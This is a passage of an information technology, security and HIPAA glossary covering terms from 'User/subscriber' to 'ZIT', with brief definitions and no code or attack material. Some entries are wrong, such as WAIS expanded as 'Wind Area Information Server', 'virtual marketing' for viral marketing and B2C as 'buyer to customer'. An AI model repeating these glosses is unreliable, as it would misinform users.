User/subscriber—An individual procuring goods or services online who obtains a certificate from a certification authority. Since both consumers and merchants may have digital certificates which are used to conclude a transaction, they may both be subscribers in certain circumstances. This

person may also be referred to as the signer of a digital signature or the sender of data message signed with a digital signature.

User's identification—A character string which validates authorized user access.

USR—Guidance documents, user guidance.

Utah Health Information Network (UHIN)—Under HIPAA, a public-private coalition for reducing healthcare administrative costs through the standardization and electronic exchange of healthcare data.

Utility software—Software that provides additional functionality to the operating system.

UTP—Unshielded twisted pair.

Valid—Logically correct (with respect to original data, software, or system).

Validation—The determination of the correctness, with respect to the user needs and requirements, of the final program or software produced from a development project.

Validation phase—The users, acquisition authority, and DAA agree on the correct implementation of the security requirements and approach for the completed IS.

Validation, verification, and testing—Used as an entity to define a procedure of review, analysis, and testing throughout the software life cycle to discover errors; the process of validation, verification, and testing determines that functions operate as specified and ensures the production of quality software.

Value chain—A tool that views the organization as a chain or series of processes, each of which adds value to the product or service for the customer.

Value network—All the resources behind the click on a Web page that the customer does not see, but that together create the customer relationship-service, order fulfillment, shipping, financing, information brokering, and access to other products.

Value-Added Network (VAN)—A communications network using existing common carrier networks and providing such additional features as message switching and protocol handling.

VBR—Variable bit rate.

VC—Virtual circuit.

VCI—Virtual channel identifier (X.25).

VCN—Virtual circuit number (X.25).

Vector—Also known as "attack vector" routes or methods used to get into computer systems, usually for nefarious purposes. They take advantage of known weak spots to gain entry. Many attack vectors take advantage of the human element in the system because that is often the weakest link.

Vector image—a digital image that is created through a sequence of commands or mathematical statements that places lines and shapes in a given two or three-dimensional space.

Verification—(1) The authentication process by which the biometric system matches a captured biometric against the person's stored template. (2) The demonstration of consistency, completeness, and correctness of the software at and between each stage of the development life cycle.

Verification phase—The process of determining compliance of the evolving IS specification, design, or code with the security requirements and approach agreed on by the users, acquisition authority, and DAA.

Verify—To determine accurately that (a) the digital signature was created by the private key corresponding to the public key and (b) the message has not been altered since its digital signature was created.

Verify a signature—Perform a cryptographic calculation using a message, a signature for the message, and a public key, to determine whether the signature was generated by someone knowing the corresponding private key.

Versatility—Versatility is the ability to adapt readily to unforeseen requirements. The subordinate elements of versatility are flexibility, interoperability, and autonomy.

Vertical market software—Application software that is unique to a particular industry.

Video disk—An optical disk that can store images.

Videotext—Generic text that refers to a computer information system that uses television, telecommunication, and computer technologies to access and manipulate large, graphics-oriented databases.

Virtual circuit—A network service that provides connection-oriented service, regardless of the underlying network structure.

Virtual marketing—Encourages users of a product or service supplied by a B2C (buyer to customer) company to ask friends to join.

Virtual memory—A method of extending computer memory using secondary storage devices to store program pages that are not being executed at the time.

Virtual Private Network (VPN)—A secure private network that uses the public telecommunications infrastructure to transmit data. In contrast to a much more expensive system of owned or leased lines that can only be used by one company, VPNs are used by enterprises for both extranets and wide are intranets. Using encryption and authentication, a VPN encrypts all data that passes between two Internet points, maintaining privacy and security.

Virtual reality—A three-dimensional computer simulation in which the user actively and physically participates.

Virtual workplace—A technology-enabled workplace — no walls, no boundaries, work anytime, anyplace. Linked to other people and information the user needs.

Virus—A type of malicious software that can destroy the computer's hard drive, files, and programs in memory, and that replicates itself to other disks.

Virus signature files—A file of virus patterns that are compared with existing files to determine if they are infected with a virus. The vendor of the antivirus software updates the signatures frequently and makes the available to customers via the web.

Visible noise—The degradation of a cover as a result of embedding information. Visible noise will indicate the existence of hidden information.

Visible watermark—A visible and translucent image that is overlaid on a primary image. Visible watermarks allow the primary image to be viewed, but still marks it clearly as property of the owner. A digitally watermarked document, image, or video clip can be thought of as digitally "stamped". .

VLA—Vulnerability assessment, vulnerability analysis.

VLAN—Virtual local area network.

VLSM—Variable-length subnet mask.

Voice mail—An e-mail system that allows a regular voice message to be digitally stored at the receiving location and converted back to voice form when it is accessed.

Voice processing—A system that recognizes spoken words as well as touch tones from telephones. Basically, a "voice" computer in that it (theoretically) can do anything a computer can do, and can recognize voice commands.

Voice synthesizer—An input and output device that can either interpret and convert human speech into digital signals for computer processing or convert digital signals into audible signals that resemble human speech.

Volt—The unit of measurement of electromotive force. It is expressed as the potential difference in available energy between two points. One volt is the force required to produce a current of one ampere through a resistance or impedance of 1 ohm.

Voltage—The pressure under which a flow of electrons moves through a device.

VPN—Virtual Private Network--A private network that is configured within a public network.

VTAM—Virtual Terminal Access Method.

Vulnerability—A weakness in a system that can be exploited to violate the system's intended behavior relative to safety, security, reliability, availability, integrity, etc.

Vulnerability analysis—The systematic examination of systems in order to determine the adequacy of security measures, identify security deficiencies, and provide data from which to predict the effectiveness of proposed security measures.

Vulnerability assessment—Systematic examination of an IS or product to determine the adequacy of security measures identify security deficiencies, provide data from which to predict the effectiveness of proposed security measures, and confirm the adequacy of such measures after implementation.

WAIS—Wind Area Information Server.

Walker—An input device that captures and records the movement of the feet as the user walks or turns in different directions.

Walk-through—A manual analysis technique in which the module author or developer describes the module's structure and logic to colleagues.

WAN (Wide Area Network)—Data communications network that serves users across a broad geographic area and often uses transmission devices provided by common carriers. Frame Relay, SMDS, and X.25 are examples of WANs. *Compare with* LAN and MAN.

Warez—Pronounced *wayrz* or *wayrss.* Commercial software that has been pirated and made available to the public via an electronic bulletin board system (BBS) or the Internet. Typically, the pirate has figured out a way to deactivate the copy protection or registration scheme used by the software. Note that the use and distribution of warez software is illegal. In contrast, shareware and freeware may be freely copied and distributed.

Warm site—A warm site is similar to a hot site; however, it is not fully equipped with all necessary hardware needed for recovery.

Washington Publishing Company (WPC)—Under HIPAA, the company that publishes the X12N HIPAA Implementation guides and the X12N HIPAA Data Dictionary, developed the X12 Data Dictionary, and hosts the EHNAC STFCS testing program.

Waterfall life cycle—A software development process that structures the analysis, design, programming, and testing. Each step is completed before the next step begins.

Watermarking—a form of marking that embeds copyright information about the artist or owner.

Watt—The unit of electricity consumption and representing the product of amperage and voltage.

Waveforms—The characteristic shape of a signal usually shown as a plot of amplitude over a period of time.

Waveguide—A conducting or dielectric structure able to support and propagate one or more modes. More specifically, a hollow, finely engineered metallic tube used to transmit microwave radio signals from the microwave antenna to the radio and vice versa.

Wavelength—The length of a wave measured from any point on one wave to the corresponding point on the next wave.

WDM—Wavelength-division multiplexing.

Wearable computer—A fully equipped computer that is worn just like a piece of clothing or attached to a piece of clothing similar to the way the cell phone is carried on the belt.

Web authoring software—Helps design and develop Web sites and pages that are published on the Web.

Web beacon—Web beacons are images that are placed in HTML documents (Web pages, HTML e-mail) to facilitate user activity tracking. Web beacons are usually used in conjunction with cookies and are often used to track visitors across multiple internet domains. Web beacon images are usually, but not always, small and “invisible.” .

Web browser software—Enables the user to surf the Web.

Web bugs—Small image in an HTML page with all dimensions set to 1 pixel. Because of its insignificant size, it is not visible but used to pass certain information anonymously to third-party sites. Mainly used by advertisers. Can also be referred to as a Web beacon or invisible GIF. .

Web crawler—A software program that searches the Web for specified purposes such as to find a list of all URLs within a particular site.

Web defacement—Also referred to as *defacement* or *Web site defacement*, a form of malicious hacking in which a Web site is “vandalized.” Often the malicious hacker will replace the site’s normal

content with a specific political or social message or will erase the content from the site entirely, relying on known security vulnerabilities for access to the site's content.

Web farm—Either a Web site that has multiple servers or an ISP that provides Web site outsourcing services using multiple servers.

Web hosting—The business of providing the equipment and services required to host and maintain files for one or more Web sites and to provide fast Internet connections to those sites. Most hosting is "shared," which means that web sites of multiple companies are on the same server in order to share costs.

Web log—Most Web servers produce "log files," time stamped lists of every request that the server receives. For each request, the log file contains anonymous information such as date and time, the IP address of the browser making the request, the document or action that is being requested, the location of the document from which the request was made, and the type of browser that was being used. Log files are usually used to assure quality of service. They also can be used in a limited way to analyze visitor activity. .

Web page—A specific portion of a Web site that deals with a certain topic.

Web portal—A site that provides a wide range of services including search engines, free e-mail, chat rooms, discussion boards, and links to hundreds of different sites.

Web server—Using the client-server model and the World Wide Web's HyperText Transfer Protocol (HTTP), Web Server is a software program that serves web page files to users.

Web services—Software applications that talk to other software applications over the Internet using XML as a key enabling technology.

Web site—A specific location on the Web where the user can visit, gather information, and order products.

Web site address—unique name that identifies a specific site on the Web.

Web space—A storage area where the user's Web site can be kept.

WEDI—Workgroup on Electronic Data Interchange.

WFQ—Weighted Fair Queuing.

WG—Under HIPAA, work group.

Whitehat (or ethical) hacker—A computer security professional who is hired by a company to break into its computer system.

WHO—See the World Health Organization.

Whois—An Internet resource that permits users to initiate queries to a database containing information on users, hosts, networks, and domains.

Wide Area Networks (WAN)—A communications network that covers a broad geographic area.

WiFi (wireless fidelity)—A way of transmitting information in a wave form that is reasonably fast and is often used for notebooks. Also known as IEEE 802.11b.

Wired communications—Media that transmit information over a closed connected path.

Wireless communications—Media that transmit information through the air.

Wireless Internet Service Provider (wireless ISP)—A company that provides the same services as a standard Internet service provider except that the user does not need a wired connection for access.

Wireless Local Area Network (WLAN)—A local area network using wireless communication protocol.

Wireless Local Loop (WLL)—A means of provisioning a local loop facility without wires. Employing low power, omnidirectional radio systems, they allow carriers to provision loops up to T-1 capacity to each subscriber.

Wireless network access point—A device that allows computers to access a network using radio waves.

Wiring closet—Specially designed room used for wiring a data or voice network. Wiring closets serve as a central junction point for the wiring and wiring equipment that is used for interconnecting devices.

Wisdom—Understanding of what is true, right or lasting.

Word—In computer memory, a contiguous set of bits used as a basic unit of storage. Words are usually 8,16, 32, or 64 bits long.

Word processing—The use of computers or other technology for storage, editing, correction, revision, and production of textual files in the form of letters, reports, and documents.

Work factor—The effort and time required to break a protective measure.

Workflow—Defines all of the steps or business rules, from beginning to end, required for a process to run correctly.

Workforce—Under HIPAA, employees, volunteers, trainees, and other persons whose conduct, in the performance of work for a covered entity, is under the direct control of such entity, whether or not they are paid by the covered entity. (See business associate, in contrast.).

Workgroup—A group of people who can work together to achieve a common set of goals, linked together via technological tools and hardware.

Workgroup for Electronic Data Interchange (WEDI)—A healthcare industry group that lobbied for HIPAA A/S, and that has a formal consultative role under the HIPAA legislation. WEDI also sponsors SNIP.

World Health Organization (WHO)—An organization that maintains the International Classification of Diseases (ICD) medical code set.

World Wide Web or Web—A multimedia-based collection of information, services, and Web sites supported by the Internet.

Worm—With respect to security, a special type of virus that does not attach itself to programs, but rather spreads via other methods such as e-mail.

Worm attack—A harmful exploitation of a worm that can act beyond normally expected behavior, perhaps exploiting security vulnerabilities or causing denials of service.

WPC— See the Washington Publishing Company.

Wrapper—See *cover medium.*

WWW—World Wide Web; also shortened to Web. Although WWW is used by many as being synonymous to the Internet, the WWW is actually one of numerous services on the Internet. This service allows e-mail, images, sound, and newsgroups.

X.25—WAN Protocol.

X.400—A ITU-TSS international standard for reformatting and sending Internet work via e-mail.

X.500—The CITT and ISO standard for electronic directory services.

X.509—A standard which is part of the X.500 specifications which defines the format of a public key certificate.

X/recommendations—The ITU-TSS documents that describe data communication network standards. Well-known ones include: X.25 Packet Switching Standard, X.400 Message Handling System, and X.500 Directory Services.

X12—An ANSI-accredited group that defines EDI standards for many American industries, including healthcare insurance. Most of the electronic transaction standards mandated or proposed under HIPAA are X12 standards.

X12 Standard—The term currently used for any X12 standard that has been approved since the most recent release of X12 American National Standards. Because a full set of X12 American National Standards is only released about once every five years, it is the X12 standards that are most likely to be in active use. These standards were previously called Draft Standards for Trial Use.

X12/PRB—In HIPAA, The X12 Procedures Review Board.

XDSL—A group term used to refer to ADSL (Asymmetrical Digital Subscriber Line), HDSL (High data rate Digital Subscriber Line), and SDSL (Symmetrical Digital Subscriber Line). All are digital technologies using the existing copper infrastructure provided by the telephone companies. XDSL is a high-speed alternative to ISDN.

XML (eXtensible Markup Language)—A coding language for the Web that lets computers interpret the meaning of information in Web documents.

XNS—Xerox Network Systems.

X-Open—A group of computer manufacturers who promote the development of portable applications based on UNIX. They publish a document called the X-Open Portability Guide.

XOR—The XOR (exclusive-OR) gate acts in the same way as the logical "either/or." The output is "true" if either, but not both, of the inputs are "true." The output is "false" if both inputs are "false" or if both inputs are "true." Another way of looking at this circuit is to observe that the output is 1 if the inputs are different, but 0 if the inputs are the same.

XOT—X.25 over TCP.

YCbCr—A setting used in the representation of digital images. Y is the luminance component; Cb,Cr are the chrominance components.

Zero Code Suppression (ZCS)—The insertion of a "1" bit to prevent the transmission of eight or more consecutive "0" bits.

ZIP—Zone Information Protocol (AppleTalk).

Zip drive—A high capacity, removeable diskette drive that typically uses 100MB Zip disks or cartridges.

ZIT—Zone Information Table (AppleTalk).